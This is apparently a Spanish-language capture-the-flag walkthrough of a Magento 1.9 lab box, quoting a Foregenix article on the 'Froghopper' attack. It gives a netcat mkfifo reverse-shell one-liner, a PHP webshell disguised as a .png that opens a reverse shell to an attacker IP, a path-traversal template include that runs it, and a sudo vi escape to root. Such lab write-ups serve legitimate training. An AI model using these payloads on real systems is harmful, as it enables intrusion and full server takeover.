
Magento ver. 1.9.0.0

Connect with the Magento Community

Magento™ is a trademark of Magento Inc.

Copyright © 2025 Magento Inc.

Buscamos un ataque a magento llamado froghopper:


https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper

Anatomy Of A Magento Attack: Froghopper

FORENSICS AND INCIDENT RESPONSE, MAGENTO, CYBERSECURITY, HACK

07 August, 2017

Ewan Gardner

20 min read

Magento is the most popular eCommerce web application in the world for advanced/fast growing eCommerce businesses, with an estimated 200,000+ live websites using the Content Management System (CMS)[1]. Available in both paid-for "enterprise" versions and free "community" versions, it powers some of the world's most popular websites including Huawai[2], Land Rover[3] and Helly Hansen[4]. However, common eCommerce platforms make popular targets for hackers and thieves looking to steal payment card information.


Like any web application, attackers will always look to exploit vulnerabilities in the underlying code before researchers can identify them and developers can fix them, but even an up-to-date and fully patched system can be left vulnerable if it is not configured properly or merchants do not follow information security best practice.

In this article, we enter the mind-set of an attacker. We will explore some possible routes to compromise a Magento site using techniques which Foregenix forensic analysts have seen exploited in the wild. Firstly, we will consider how an attacker identifies a Magento site and its weaknesses before discussing exploitation and compromise methods.

Also, we document the "Froghopper" attack which exploits a now patched vulnerability in the Magento 1 CMS. This allows attackers with access to the Magento administrative area to upload malicious PHP code into the victim's environment. The article focuses on Magento 1, that being the most prominent version of the software in use, although some of the methods discussed still apply to Magento 2.

Reconnaissance

Cambiamos la siguiente opción a sí:



Template Settings

Allow Symlinks: Yes


⚠ Warning! Enabling this feature is not recommended on production environments because it represents a potential security risk.


[STORE VIEW]

En pentestmonkey.net encontramos:



If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```


```
  GNU nano 8.4
<?php
 system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.4 443 >/tmp/f");
?>
```


```
> ls
cmd.php.png
```


Lo subimos en la página:



cmd.php.png Browse... No file selected.

□ Delete Image

El ataque nos dice que hagamos un nuevo Template:



test


test

CustomerSupport

support@example.com


```
{{block type="core/template" template="/media/catalog/category/cmd.php_1.png"}}
```

Haciendo LFI conseguiremos aplicar la carga y ejecutaremos nuestro PHP malicioso, que tenia extensión png para que deje subirlo.




```
{{block type="core/template" template="../../../../../../media/catalog/category/cmd.php_1.png"}}
```


Seguimos los pasos del exploit y tenemos RCE:



```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.140] 46976
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
www-data@swagshop:/home/haris$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/home/haris$
```



```
www-data@swagshop:/home/haris$ sudo vi /var/www/html/prueba
```


En vi, si hacemos "ESC + SHIFT + : " , podemos introducir instrucciones, como definir una variable



```
~
~
:set shell=bin/bash
[0] 0:VPN  1:sudo- 2:
```


En este caso definimos la variable shell, que vale bash.

Damos enter, ESC, SHIFT y : , y escribimos shell.



```
~
:shell
[0] 0:VP
```

Damos enter y nos ejecuta una shell como root, ya que usamos vi con privilegios.



```
root@swagshop:/home/haris#
```